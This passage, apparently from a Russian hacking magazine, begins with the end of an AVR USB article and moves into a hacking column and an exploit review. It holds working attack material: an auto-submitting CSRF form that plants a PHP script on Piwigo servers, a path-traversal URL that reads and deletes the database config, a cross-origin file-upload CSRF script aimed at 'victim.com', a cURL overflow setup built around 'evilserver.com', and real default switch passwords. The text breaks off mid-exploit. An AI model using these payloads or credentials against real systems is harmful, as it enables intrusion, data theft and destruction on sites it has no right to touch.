$ sudo avrdude -p t2313 -c usbtiny -e -U ↵
flash:w:main.hex:i -U lfuse:w:0xef:m
```

В avrdude фьюзы задаются не слишком наглядно, но их можно легко рассчитать в одном из online-калькуляторов.

Подключаем устройство к компьютеру и проверяем, как оно работает (usbtest с параметром out считывает строку, in — записывает указанную строку в буфер чипа):

```
$ sudo ./usbtest in all_ok
$ sudo ./usbtest out
```

ПОДГЛЯДЫВАЕМ...

На уровне логики протокол USB — это, по сути, многоуровневая пакетная передача данных. В этом нетрудно убедиться (а заодно узнать много интересного про USB), воспользовавшись анализатором сетевых протоколов Wireshark. Предварительно необходимо загрузить драйвер USB-монитора:

```
$ sudo modprobe usbmon
```

Теперь в списке интерфейсов Wireshark можно выбирать шины USB. Посмотреть номер шины устройства можно, например, в логах.

ЗАКЛЮЧЕНИЕ

Надеюсь, после того, как ты научился пересылать данные между компьютером и микроконтроллером AVR, твоя страсть к электронике разгорится с новой силой, породив немало оригинальных и полезных устройств. Остается лишь пожелать тебе успехов на этом сложном, но интересном поприще. ⌶


> *На уровне логики протокол USB — это, по сути, многоуровневая пакетная передача данных. В этом нетрудно убедиться (а заодно узнать много интересного про USB), воспользовавшись анализатором сетевых протоколов Wireshark*



ЛОЖКА ДЕГТЯ

Софтовый USB не есть панацея. Программные реализации обычно имеют ряд упрощений, таких как отсутствие проверки контрольной суммы и симметричности канала, что отрицательно сказывается на помехозащищенности. Также обычно софтовые библиотеки используют низкоскоростные режимы работы USB. Да и код USB-библиотеки «кушает» и без того небольшую память чипа.

EASY HACK



Алексей «GreenDog» Тюрин,
Digital Security
agrrrdog@gmail.com,
twitter.com/antyurin

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

ПОЛУЧИТЬ СПИСОК ПОСЕЩАЕМЫХ ДОМЕНОВ, ИСПОЛЬЗУЯ DNS CACHE SNOOPING

РЕШЕНИЕ

Давай для четкости определим ситуацию для примера. Хотим мы проникнуть в какую-то корпоративную сеть. Первый шаг, конечно, — собрать побольше информации о ней. И было бы очень полезно если бы мы смогли удаленно определить антивирус, используемый в этой сети. Зная версию антивируса, мы можем проверить в домашних условиях и модифицировать, если надо, свои эксплойты, которыми будем проводить атаку на организацию.

Как это сделать? По мне, так простейший способ — написать письмо в организацию, о чем-нибудь пространном, но таком, чтобы им захотелось ответить. В ответном письме в заголовках очень часто отображается версия антивируса, который проверил письмо при отправке. Кроме того, иногда доступна инфа об используемом мэйлере и антиспам-системах, что тоже может пригодиться (см. рис. 1).

Но есть и другие способы. Один из них основывается на использовании атаки DNS cache snooping. Цель этой атаки проста — мы удаленно можем узнавать, какие домены были недавно отрезолвлены на DNS-сервере компании, то есть на какие домены недавно заходили. Но для начала давай попробуем понять кое-какие общности и тонкости работы DNS.

Итак, все мы знаем, что DNS используется для преобразования имени сервера в IP-адрес. Например, если мы захотим зайти на сайт вики — ru.wikipedia.org, то наша ОС сделает запрос к нашему DNS-серверу «а какой у ru.wikipedia.org IP?». Так как наш DNS-сервер не знает этого, то он обратится за этой информацией к одному из корневых DNS-серверов и запросит ту же информацию. Корневой DNS-сервер, так как он тоже не отвечает за ru.wikipedia.org, сможет сообщить только IP-адрес DNS-сервера, ответственного за всю зону .org. Наш DNS-сервер после этого обратится уже к нему. DNS-сервер зоны .org уже сможет сообщить, какой DNS-сервер отвечает за зону wikipedia.org. И наконец, наш DNS-сервер подключится к DNS-серверу, ответственному за зону wikipedia.org, и узнает у него IP-адрес зоны ru.wikipedia.org.

Логика работы, я думаю, тебе должна теперь стать понятной: твой DNS-сервер выполняет подключения к другим DNS-серверам и поставляет тебе только итоговый ответ. Но здесь еще ряд важных тонкостей.

Во-первых, ты видишь, какой длинный путь необходимо пройти, чтобы получить IP-адрес конечного узла «ru.wikipedia.org»? Чтобы не проходить его каждый раз при запросе ru.wikipedia.org, твой DNS-сервер кеширует эту запись. И в следующий раз информация уже берется оттуда. Хотя здесь необходимо отметить, что у кеша есть свое время жизни, то есть если через месяц ты зайдешь на ru.wikipedia.org, то инфа возьмется не из кеша, а опять будет запрошена из инета.

```
X-Mailer: Microsoft Outlook 14.0
Thread-Index: Ac3ZXutrXOxyBBjCTxur2yEkrnqfoA==
Content-Language: ru
X-Antivirus: avast! (VPS 121213-1, 13.12.2012), Outbound message
X-Antivirus-Status: Clean
```

Рис. 1. Пример заголовков e-mail'а

```
Got answer:
    HEADER:
        opcode = QUERY, id = 3, rcode = NOERROR
        header flags:  response, want recursion, recursion avail.
        questions = 1,  answers = 1,  authority records = 2,  additional = 2

    QUESTIONS:
        parom.barcelona.com, type = A, class = IN
    ANSWERS:
    ->  parom.barcelona.com
        internet address = 193.27.78.225
        ttl = 16 (16 secs)
    AUTHORITY RECORDS:
    ->  barcelona.com
        nameserver = ns2.barcelona.com
        ttl = 16 (16 secs)
    ->  barcelona.com
        nameserver = ns.barcelona.com
        ttl = 16 (16 secs)
    ADDITIONAL RECORDS:
    ->  ns.barcelona.com
        internet address = 193.27.78.225
        ttl = 698 (11 mins 38 secs)
    ->  ns2.barcelona.com
        internet address = 193.27.78.226
        ttl = 698 (11 mins 38 secs)

------------
Не заслуживающий доверия ответ:
Ƅь :     parom.barcelona.com
Address:  193.27.78.225
```

Рис. 2. Определение посещаемых доменных имен по уменьшенному значению TTL

Во-вторых, чем отличается твой DNS-сервер, который выполняет за тебя всю работу по поиску IP по имени, от других серверов, включая DNS-серверы зоны .org и корневого? По сути — ничем. Но почему они сами не начинали, так же как и твой DNS-сервер, искать для тебя необходимый IP-адрес? Разница в том, что когда ты запрашивал «ru.wikipedia.org» у своего DNS-сервера, то твоя ОС сделала рекурсивный запрос, а когда твой DNS-сервер запрашивал инфу у других DNS-серверов, то запросы были нерекурсивными, итеративными.

Разница, я думаю, понятна. Рекурсивные запросы требуют от DNS-сервера, чтобы он нашел IP-адрес по имени, а итеративные запросы просто запрашивают «ближайший» DNS-сервер, ответственный за зону по мнению DNS-сервера.

Например, сделай нерекурсивный запрос для хоста parom.barcelona.com:

```
nslookup -norecursive parom.barcelona.com
```

И твой DNS-сервер ответит тебе списком корневых DNS-серверов.

Результат же рекурсивного запроса:

```
nslookup -norecursive parom.barcelona.com
```

выдаст тебе IP-адрес «parom.barcelona.com» (см. рис. 3).

Хорошо, с общей теорией мы разобрались. Теперь переходим к самой атаке DNS cache snooping. Как уже было сказано, с помощью ее мы можем узнать, какие же доменные имена были недавно прорезолвлены данным

DNS-сервером. С технической точки зрения есть три метода ее провести.

Первый и самый простой — если атакуемый DNS-сервер позволяет резолвить нерекурсивные запросы. Тогда все, что нам необходимо, — это посылать нерекурсивные запросы на него с различными доменными именами. И если сервер ответит нам списком корневых DNS-серверов, значит, имя не хранится в кеше, значит, на данный хост не заходили в ближайшем прошлом. Если же ответит конкретным IP-адресом, значит, данные есть в кеше и на хост недавно заходили. Пример показан в третьем запросе рисунка 3. После проведения рекурсивного запроса итог был закеширован, и поэтому второй нерекурсивный запрос показал те же данные.

Но если нерекурсивные запросы нам недоступны, то мы можем воспользоваться и рекурсивными, используя второй и третий метод.

Второй метод заключается в том, чтобы в запросе контролировать значение TTL. Когда DNS-сервер выполняет рекурсивный запрос, то он кеширует данные. Но то, как долго они будут храниться в кеше, определяет конечный DNS-сервер, указывая соответствующее значение TTL. А мы, делая запросы к атакуемому серверу, смотрим на значение TTL. Если оно равно тому, которое устанавливает DNS-сервер перебираемого доменного имени, то, значит, атакуемый DNS-сервер только получил эту информацию, если же TTL меньше исходного — значит, взято из кеша (рис. 2).

Ну и последний метод — сверхлогичный. Для чего кеш в DNS-сервере? Для того, чтобы быстрее генерировать ответы. Этим-то мы и воспользуемся. Несколько раз запрашиваем какое-то имя рекурсивно и смотрим — насколько быстрее сервер нам ответил. Если разница между первым и вторым запросом есть, то записи в кеше не было. Если разница между запросами отсутствует, то значит, вся информация взята из кеша.

```
C:\Windows\system32\cmd.exe
C:\Users\[redacted]>nslookup -norecursive parom.barcelona.com
╤xЁтxЁ:  dir-300
Address:  192.168.0.1

╚ь :     parom.barcelona.com
Served by:
- d.gtld-servers.net
          192.31.80.30
          com
- c.gtld-servers.net
          192.26.92.30
          com
- i.gtld-servers.net
          192.43.172.30
          com
- a.gtld-servers.net
          192.5.6.30
          2001:503:a83e::2:30
          com
- f.gtld-servers.net
          192.35.51.30
          com
- k.gtld-servers.net
          192.52.178.30
          com
- l.gtld-servers.net
          192.41.162.30
          com
- e.gtld-servers.net
          192.12.94.30
          com
- b.gtld-servers.net
          192.33.14.30
          2001:503:231d::2:30
          com
- h.gtld-servers.net
          192.54.112.30
          com


C:\Users\[redacted]>nslookup -recursive parom.barcelona.com
╤xЁтxЁ:  dir-300
Address:  192.168.0.1

Не заслуживающий доверия ответ:
╚ь :     parom.barcelona.com
Address:  193.27.78.225


C:\Users\[redacted]>nslookup -norecursive parom.barcelona.com
╤xЁтxЁ:  dir-300
Address:  192.168.0.1

Не заслуживающий доверия ответ:
╚ь :     parom.barcelona.com
Address:  193.27.78.225
```

Рис. 3. Разница между различными типами запросов

Как видишь, все очень просто, а главное — работает! Теперь пара слов о минусах техники. Они есть, и во многом их сложно обойти. Во-первых, нам необходимо иметь сетевой доступ к атакуемому DNS-серверу. Это на самом деле приличное ограничение, так как у многих DNS-сервер спрятан за файрволом в корпоративной сети. Во-вторых, даже если он торчит наружу, в настройках должно быть разрешено резолвить сторонние хосты. Ведь часто резолв разрешен только для внутреннего диапазона IP-адресов.

С другой же стороны, из внутренней сети вроде как не существует методов защиты от таких атак. А тот же DNS от микрософта уязвим к этой атаке по умолчанию, но исправлять эту ситуацию они не собираются.

Теперь практика. Дабы руками не возиться с перебором доменных имен у DNS-сервера, добрые люди написали ряд тулз. Например, есть скрипт для Nmap'а, который поддерживает первый и третий методы. Но я отмечу тулзу от Роба Диксона (Rob Dixon), которая хоть и поддерживает тот же функционал, все-таки более удобна: goo.gl/kMXzS.

```
./scrape.sh -t victim_DNS -u
```

где -t — указываем атакуемый IP;
-u — определение используемых антивирусов.

Самым большим плюсом тулзы является сформированный список доменных имен серверов обновления различных антивирусов. Таким образом, проведя эту атаку, ты сможешь понять, какие доменные имена используются для обновления антивируса, то есть какой антивирус стоит в атакуемой корпоративной сети.

Прикольно было бы аналогичные списки получить и для другого критичного ПО...

ПОЛУЧИТЬ СПИСОК IP-АДРЕСОВ

РЕШЕНИЕ

Любой из нас, кто систематически смотрит аниме, давно уже знает и понимает, что крупные корпорации — это вселенское зло, цель которого как минимум поработить человечество. И единственные, кто может противостоять им, не считая киборгов и генетически измененных людей со сверхспособностями, — это хакеры. То есть на нас с тобой лежит большая ответственность :).

Но сила корпораций и их же проблема. Они становятся такими большими, что множественные головы их даже не знают, что делают их хвосты. Этим-то мы и воспользуемся. И один из первых шагов — получить список IP-адресов, принадлежащих компании. Ведь, как ни странно, большинство уважающих себя компаний имеют свои диапазоны IP-адресов. Но как найти их? Да, мы можем найти официальные сайты и через них получить диапазоны IP-адресов, используя whois-сервисы. Но этого маловато. У таких компаний часто есть IP-диапазоны для всяких системных нужд, и они особо нигде не светятся.

Для того чтобы получить полную информацию, мы можем обратиться к интернет-регистраторам. Это такие некоммерческие организации, которые выделяют диапазоны IP-адресов, регистрируют серверы reverse DNS и отвечают за

```
https://apps.db.ripe.net/search/full-text.html

1 2 3 4

inetnum: 212.250.207.176 - 212.250.207.183
descr=Apple Computer (UK) Ltd Uxbridge, Middlesex

inetnum: 212.250.207.184 - 212.250.207.191
descr=Apple Computer (UK) Ltd Uxbridge, Middlesex

inetnum: 194.173.84.0 - 194.173.84.255
netname=APPLE-NET, descr=Apple Computer GmbH

inetnum: 212.213.179.112 - 212.213.179.127
netname=APPLE-CO-NET, descr=Apple Computer Oy

inetnum: 194.115.196.0 - 194.115.196.255
netname=APPLE-DE, descr=Apple Computer GmbH

inetnum: 192.150.76.0 - 192.150.76.255
netname=APPLE-NET, remarks=This inetnum has been transfered as part of the ERX. It was present
RIPE, descr=Apple Computer P. O. Box 31 S-16493 Kista Apple Computer Sweden

inetnum: 217.154.104.80 - 217.154.104.87
netname=MISTRAL-MANAGED-APPLE-COMPUTERS, descr=Managed: Apple Computers

inetnum: 81.255.7.8 - 81.255.7.15
netname=FR-APPLE-COMPUTER-EUROPE, descr=APPLE COMPUTER EUROPE

inetnum: 80.164.212.200 - 80.164.212.207
netname=APPLE-COMPUTER-FILIAL-AF-APPLE, descr=Apple Computer Filial Af Apple Comput
2840 Holte
```

Масса целей на выбор

whois-информацию. Регистраторов этих пять, и каждый отвечает за свой кусок мира:

```
ARIN — для Северной Америки;
RIPE — для Европы, Ближнего Востока
       и Центральной Азии;
APNIC — для Азии и Тихоокеанского
        региона;
LACNIC — для Латинской Америки
         и Карибского региона;
AfriNIC — для Африки.
```

Проблема обычного whois в том, что поиск общей и контактной информации происходит по IP-адресу, нам же надо проделать обратную операцию. И как раз через регистраторов мы можем это провернуть. На их сайтах есть возможность искать диапазы по именам сетей и организаций, по e-mail'ам ответственных админов.

Что еще приятнее, базу со всем whois'ом региона можно скачать. У RIPE доступен на ftp, у ARIN по неофициальному запросу. А в качестве домашнего задания можешь попробовать найти всю инфу по какой-нибудь корпорации, типа Apple.

ПОДОБРАТЬ ПАРОЛЬ

РЕШЕНИЕ

Всякие простые и дефолтные пароли — это один из паразитов безопасности. Конечно, многие вендоры в своем ПО поменяли подход и теперь перекладывают ответственность на пользователей, заставляя тех при установке задавать пароли. Но «в среднем по больнице» ситуация плачевна, особенно для всевозможных девайсов.

Проводя пентест внутри крупных компаний, сталкиваешься с кучей различного ПО, различных устройств, подключенных к корпоративной сети. И ведь все нужно посмотреть, потыкать, поподбирать дефолтные пароли. Ведь можно и принтеры похакать, и читать чужие документы. И сетевое оборудование можно переконфигурить для своих нужд. Не говоря уж о том, что иногда можно найти девайсы, ответственные за контроль «крутилки» на проходной, со всеми приятными последствиями. В общем, девайсов очень много, а времени мало.

Вот поэтому и хотелось обратить общее внимание на появившийся проект DPE (default password enumeration) — goo.gl/Fgioa от www.toolswatch.org. Здесь нет ничего очень необычного. Просто база данных дефолтных учеток. Но это как раз то, что необходимо. Дефолтные пароли привязаны к вендорам, типам девайсов и ПО, описанию, CVE, CPE. Формат хранения удобен для внедрения в стороннее ПО (всевозможные сканеры и брутфорсеры).

Самое трудное здесь — поддержание проекта в дельном состоянии. Чтобы информация была правдива, а списки пополнялись. Но есть надежда, что это как раз оно. Челы даже добавились в проекты на MITRE (goo.gl/WUuk9). Сейчас же это выглядит просто: dpe_db.xml — база данных (1920 дефолтных учеток) и парсер для нее DPEparser.py.

```
DPEparser.py

-v — поиск по вендору
-t — по типу
-c — по CPE
-d — по описанию
-u — обновление базы
```

```
C:\Windows\system32\cmd.exe

D:\xxx>python dpe.py -u

[+] Updating from official location http://www.toolswatch.org/dpe/dpe_db.xml
[*] Downloading: dpe_db.xml Bytes: 440994
     440994 [100.00%]

D:\xxx>python dpe.py
Usage: dpe.py [Options] filename

Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -c SEARCHCPE, --cpe=SEARCHCPE
                        Search for CPE default passwords
                        ex:cpe:/h:cisco:router_4000
  -v SEARCHVENDOR, --vendor=SEARCHVENDOR
                        Search for Vendors default passwords (ex: cisco,
                        apple...)
  -t SEARCHTYPE, --type=SEARCHTYPE
                        Search for Type default passwords (ex:router, switch,
                        hub...)
  -d SEARCHDESC, --description=SEARCHDESC
                        Search for description (ex:cisco router 2600...)
  -u, --update          update DPE xml content
Usage: dpe.py [Options] filename

dpe.py: error: [!]- You must supply a pattern to search for.

D:\xxx>python dpe.py -t switch

[+] Searching default credentials for switch
[+] Creating output file passlist.txt
 -------
vendor: 3com
model: superstack ii rev. 1100/3300
type: switch
cpe: cpe:/h:3com:3c16950
cve:
username: 3comcso
password: RIP000
protocol: console on tcp/udp port:
 -------
vendor: 3com
model: 3com superstack 3 switch 3300xm
type: switch
cpe: cpe:/h:3com:3c16980a
cve:
username: security
password: security
protocol: multi on tcp/udp port:
 -------
vendor: 3com
model: superstack 3 switch rev. 3300xm
type: switch
cpe: cpe:/h:3com:3c16980a
cve:
username: admin
password: admin
protocol: multi on tcp/udp port:
 -------
```

Получаем список дефолтных учеток

CSRF НА ЗАГРУЗКУ ФАЙЛОВ

РЕШЕНИЕ

Годы идут, технологии меняются и становятся технологичнее... И если раньше считалось, что Same origin policy бережет разработчика, что нельзя делать кросс-доменные запросы (XMLHTTPRequest) с помощью JavaScript. Конечно, многие разработчики удивлялись, когда хакер «из рукава» доставал обычные CSRF-ки GET-запросом или делал чуть более продвинутые POST-запросы через автоматически отправляемую формочку с правильным Content-Type. Но все-таки была несокрушимая стена, так как XMLHTTPRequest и правда не разрешался на сторонние домены, а потому мы не имели возможности делать загрузку произвольных файлов, используя CSRF. Ведь в браузере, чтобы загрузить файл, пользователь должен его выбрать с помощью соответствующего диалогового окна...

Но годы прошли, и власть переменилась. Вышел стандарт HTML5, который позволяет нам теперь совершать кросс-доменные запросы. XMLHTTPRequest разрешено делать на любой хост. Это является частью стандарта CORS (Cross Origin Resource Sharing). Вообще, она было сделана для того, чтобы из JavaScript'а можно было получать данные с других доменов. Но CORS создан с вниманием к безопасности. А потому для примера предположим, что JavaScript с хоста А пытается получить информацию с хоста Б. Производится запрос, используя XMLHTTPRequest, на хост Б. В запросе на хост Б добавляется новый заголовок — Origin (то есть имя сайта, с которого делается запрос). В свою очередь, ответ от хоста Б может иметь заголовок «Access-Control-Allow-Origin», в котором указываются сайты (или * для всех сайтов), которыми может быть получена информация с хоста Б. То есть браузер пользователя по этому заголовку может решить, разрешено ли яваскрипту с хоста А получить ответ от Б. Здесь важно отметить, что отсутствие Access-Control-Allow-Origin приводит к запрету для всех хостов.

Получается, что CORS вполне секьюрная технология. Но, как ты, наверное, заметил, для реализации ее создателям пришлось нарушить старые запреты и разрешить кросс-доменные запросы. Да, ответ мы не получим, но запрос послать можем. По сравнению с обычным CSRF, использование возможностей JavaScript позволяет

```
POST /upload.php HTTP/1.0
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:2.0.1) Gecko/20100101 Firefox/4.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ru-ru,ru;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Accept-Charset: windows-1251,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Content-Type: multipart/form-data; boundary=---------------------------228852196221080
Content-Length: 437175


---------------------------228852196221080
Content-Disposition: form-data; name="uploaded_file"; filename="zzzzz.jpg"
Content-Type: image/jpeg

zzzzzzzzzzzzzzzzzz
---------------------------228852196221080--
```

Рис. 1. Загрузка стандартными средствами формочек

```
POST /upload.php HTTP/1.0
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:2.0.1) Gecko/20100101 Firefox/4.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ru-ru,ru;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Accept-Charset: windows-1251,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Content-Type: multipart/form-data; charset=UTF-8, boundary=----------------------------228852196221080
Content-Length: 230
Origin: attacker.com
Cookie: ispmgr4=sirius:ru:765677307
Pragma: no-cache
Cache-Control: no-cache

----------------------------228852196221080
Content-Disposition: form-data; name="uploaded_file"; filename="zzzzz.jpg"
Content-Type: application/octet-stream

zzzzzzzzzzzzzzzzzz
----------------------------228852196221080--
```

Рис. 2. Используя JavaScript, мы сделали аналогичный запрос-загрузку

нам делать очень страшные вещи. Но для того, чтобы понять, что нам нужно для загрузки файла, необходимо разобраться, чем отличается обычный POST-запрос от POST-запроса на загрузку файла. Итак, смотрим рис. 1.

Это POST-запрос, в котором я выбрал файл zzzz.jpg для отправки на какой-то сайт.

Можно заметить несколько важных моментов. Во-первых, это Content-Type — "multipart/form-data", с указанием границ расположения вложения — «boundary= ----------------------------228852196221080». Во-вторых, само тело запроса, которое выделено границами. В нем в заголовке Content-Disposition: указывается имя поля из формочки — uploaded_file, а также имя файла в filename. Далее идет сам файл.

Раньше с POST-запросами для нас была проблема в том, что мы не могли влиять на заголовки и имели проблемы с бинарщиной.

Теперь же у нас есть JavaScript и мы можем полностью сконструировать аналогичный запрос, используя XMLHTTPRequest:

```
var fileData= 'zzzzzzzzzzzzzzzzzz',
fileSize = fileData.length,
boundary = "---------------------------↵
228852196221080",

xhr = new XMLHttpRequest();
xhr.open("POST", "http://victim.com/↵
upload.php", true);

xhr.setRequestHeader("Content-Type", ↵
"multipart/form-data, boundary=↵
"+boundary);
xhr.setRequestHeader("Content-Length", ↵
fileSize);
xhr.withCredentials = "true";

var body = "--" + boundary + "\r\n";
body += 'Content-Disposition: ↵
form-data; name=" uploaded_file"; ↵
filename="zzzzz.jpg"\r\n';
body += "Content-Type: application/↵
octet-stream\r\n\r\n";
body += fileData + "\r\n";
body += "--" + boundary + "--";

xhr.send(body);
```

Разберем по пунктикам, чтобы не возникало вопросов. С первой по третью строки — определение параметров загружаемого файла. В fileData могут быть любые данные (включая бинарные), далее нужна их длина, а также границы (хотя они могут быть произвольными). Следующие две строки — стандартное конструирование запроса. Но теперь запросы на сторонние хосты разрешены.

И еще очень важные строки с шестой по восьмую. Мы можем добавить произвольные заголовки, а точнее, интересующие нас Content-Type и Content-Length. Но еще интереснее — withCredentials, которое укажет браузеру добавить куки или Basic-аутентификацию в итоговый запрос. Без этого запрос отправлялся бы без кук, а это чаще всего лишало бы атаку смысла.

Далее же идет простая конкатенация данных, в аналогичной обычному запросу последовательности. И наконец, отправка данных жертве. Все просто. Итог смотри на рис. 2. Теперь о плюсах, минусах и тонкостях.

Как я уже сказал, разработчики всегда верили в неприкасаемость загрузки файлов, а потому защиту от CSRF на нее не ставили. Скорее даже наоборот, считали, что необходимость загрузки файла может защитить всю формочку. А потому на этом «погорели» и всякие сайты типа Facebook и Flickr, и различные Java-серверы типа Tomcat'а. На самом деле есть еще где и что покопать.

Минус у техники теперь один — если есть защита от CSRF, то ее надо как-то обходить.

Ну и не могу не поблагодарить «автора» сей техники — знаменитого Кшиштофа Котовича (Krzystof Kotowicz). Спасибо! Примеры атаки можно потрогать на его же сайте — goo.gl/Uql0m.

ОТСЛЕДИТЬ ИЗМЕНЕНИЯ В ОС

РЕШЕНИЕ

В прошлом номере я писал про применение тулзенок из набора Sysinternals для выявления всевозможных конфигурационных уязвимостей в ОС, которые возникают после кривости админов или из-за уязвимостей устанавливаемого ПО. Но приведенные примеры касались всей ОС в общем — то есть мы ее всю целиком смотрим и стараемся выискать, что же страшного и как мы можем наделать. Но если с правами на папки, на файлы еще можно как-то быстро разобраться, понять и выделить векторы атаки, то с каким-нибудь реестром это уже не прокатит. Очень уж там много всякого мусора. Особенно это относится к поиску уязвимых конфигов. Веток, доступных для чтения, — масса, а просмотреть все и выделить критичные нереально. Точнее, реально, но это мартышкин труд. Так что же делать? Ну, во-первых, конкретизировать свои желания и не копать все ОС в целом, а сосредоточиться на определенном стороннем ПО. Здесь нам в помощь те же тулзы из Sysinternals. А во-вторых, дабы еще уменьшить скоуп работы, можно исходить не из поиска данных, а из тех изменений, которая сделала программа при своей установке в ОС.

Добиться этого можно так: делаем снимок ОС перед установкой ПО, а потом — снимок после установки. После чего все, что нам необходимо, — сравнить эти снимки. Все, в общем-то, просто.

Тулз, которые позволяют сделать это, достаточно. Этот функционал есть во многих «продвинутых» анинсталлерах. Но не ведись на рекламу! Для нас их функционал мал, так как они в массе своей отслеживают только изменения в файловой системе и реестре, причем только появление чего-то нового, а не изменения существующего.

Так что для наших целей нам нужна специально обученная собака. И имя ей — Attack Surface Analyzer (goo.gl/OibSW). Странно, но продукт сей — дите Microsoft'а. Вероятно, его доброй и честной части :). А потому хорош и глубок. Вот список мониторинга:

```
files
registry keys
memory information
windows
Windows firewall
GAC Assemblies
network shares
Logon sessions
ports
named pipes
autorun tasks
RPC endpoints
processes
threads
desktops
handles
```

С точки зрения практической использование просто. Для начала ставим всякие сторонние штуки, которые могут потребоваться для ПО (типа базы данных), чтобы изменения, внесенные от третьих программ, не мешались. Делаем baseline-скриншот системы. После чего устанавливаем ПО и делаем product-скриншот. Далее запускаем сравнение — и все :).

Ну и конечно, анализ лучше всего производить на виртуальном чистом сервачке или хотя бы при отключенных сторонних программах.

В конце еще хотелось бы добавить одну мысль. Как это ни странно, но опыт показывает, что конфигурационные уязвимости встречаются систематически и искать их достаточно просто. Так что для личного фана и лучшего понимания модели безопасности винды советую тебе поискать такие баги. Успех почти гарантирован!

Ну вот и все. Надеюсь, что было интересно :). Если есть пожелания по разделу Easy Hack или есть охота поресерчить — пиши на ящик. Всегда рад :).

И успешных познаний нового!

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Борис Рютин, ЦОР(Esage Lab)
dukebarman@xakep.ru
@dukebarman



Роутеры в опасности! Этот месяц богат на эксплойты для различных роутеров, в частности из-за отсутствия реакции вендоров на обращения исследователей. Ну и уже по традиции — 0-day в Java.

ОБЗОР ЭКСПЛОЙТОВ

АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ

PIWIGO — МНОГОЧИСЛЕННЫЕ УЯЗВИМОСТИ

CVSSv2:	7.6 (AV:N/AC:H/Au:N/C:C/I:C/A:C)
Дата релиза:	27 февраля 2013 года
Автор:	High-Tech Bridge SA
CVE:	2013-1468
CVE:	2013-1469

Исследователями из High-Tech Bridge SA были обнаружены уязвимости типа CSRF (Cross-Site Request Forgery) и Path Traversal в Piwigo версии 2.4.6. Piwigo — это open source скрипт фотогалереи, пользующейся популярностью среди как начинающих, так и продвинутых фотографов. Причем в каждой уязвимости есть свои нюансы.

EXPLOIT. Первая уязвимость CSRF существует из-за отсутствия проверки прав в скрипте /admin.php при редактировании файлов с помощью плагина LocalFiles Editor. Несмотря на то что по умолчанию он выключен, все равно вектор атаки реален, так как входит в стандартную поставку и не все используют FTP-протокол для редактирования.

Для успешной атаки надо всего лишь помочь залогиненному админу зайти на нашу специальную страничку, которая создаст выполняемый скрипт на уязвимом сервере. Например, следующий код создаст скрипт file.php с функцией phpinfo(); и будет доступен по адресу http://[TARGET_HOST]/file.php.

```
<form action="http://[TARGET_HOST]/admin.php?page=↵
plugin-LocalFilesEditor" method="post" name="f1">
  <input type="hidden" name='edited_file' value='file.php'>
  <input type="hidden" name='text' value=' phpinfo(); '>
  <input type="hidden" name='submit' value='1'>
  <input type="submit" id="btn">
</form>
<script>
  document.f1.submit();
</script>
```

Вторая уязвимость типа path traversal (раскрытие путей) имеет деструктивный характер. Мы узнаём содержимое файла, но при этом его удаляем. Сама уязвимость находится в файле install.php и заключается в недостаточной проверке GET-параметра dl:

```
if (!empty($_GET['dl']) && file_exists(PHPWG_ROOT_PATH.↵
$conf['data_location'].'pwg_'.$_GET['dl']))
{
  $filename = PHPWG_ROOT_PATH.$conf['data_location'].'pwg_'.↵
```

```
  $_GET['dl'];
  ...
  echo file_get_contents($filename);
  ...
}
```

Например, для того, чтобы узнать настройки подключения к БД, обратимся по следующему адресу:

```
http://[TARGET_HOST]/install.php?dl=/../../local/config/↵
database.inc.php
```

Но не забываем, что при этом файл удалится, и сайт перестанет работать. Уязвимость тестировалась на Windows 7, PHP 5.3+.

TARGETS. Piwigo 2.4.6 и, возможно, предыдущие версии.
SOLUTION. Обновиться до 2.4.7.

ПЕРЕПОЛНЕНИЕ БУФЕРА В CURL

CVSSv2	10 (AV:R/AC:L/Au:N/C:C/I:C/A:C)
Дата релиза:	6 февраля 2013 года
Автор:	Volema
CVE:	2013-0249

В функциях обработки POP3-, SMTP-протоколов была найдена удаленно эксплуатируемая уязвимость, которая может привести к выполнению произвольного кода. Так как исходники программы хранятся на GitHub, то мы без проблем можем посмотреть на патч, исправляющий эту ошибку: bit.ly/ZrvZsN. Видно, что использовались небезопасные функции по работе со строками: strcat и strcpy, без соответствующих проверок. В момент, когда происходит аутентификация SASL DIGEST-MD5, функция Curl_sasl_create_digest_md5_message() использует данные, пришедшие от сервера, не проверив их длину. Далее эти данные добавляются к буферу фиксированного размера.

EXPLOIT. Эксплуатация возможна при обращении к почтовым серверам, но можно использовать маленькую хитрость и выполнить это через веб. Делаем HTTP-запрос на наш сервер:

```
GET / HTTP/1.0
Host: evilserver.com
```

который вернет редирект на почтовый сервер через location:

```
HTTP/1.0 302 Found
Location: pop3://x:x@evilserver.com/.
```

CURL обработает редирект и подсоединится к evilserver.com на порт 110, используя POP3-протокол. Ответ сервера при этом должен быть:

```
+OK POP3 server ready
```

Ответ cURL:

```
CAPA
```

Сервер отвечает с помощью механизма DIGEST-MD5:

```
+OK List of capabilities follows
SASL DIGEST-MD5
IMPLEMENTATION dumbydumb POP3 server
```

Поэтому libcurl отвечает соответственно:

```
AUTH DIGEST-MD5
```

И теперь высылаем полезную нагрузку:


```
+ cmVhbG09IkFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQU↵
FBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQU↵
FBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQU↵
FBIixub25jZT0iT0E2TUc5dEVRR20yaGgiLHFvcD0iYXV0aCIsYWxnb3JpdG↵
htPW1kNS1zZXNzLGNoYXJzZXQ9dXRmLTg=
```


Возможно, ты заметил что-то знакомое в коде. Это base64 следующего запроса:

```
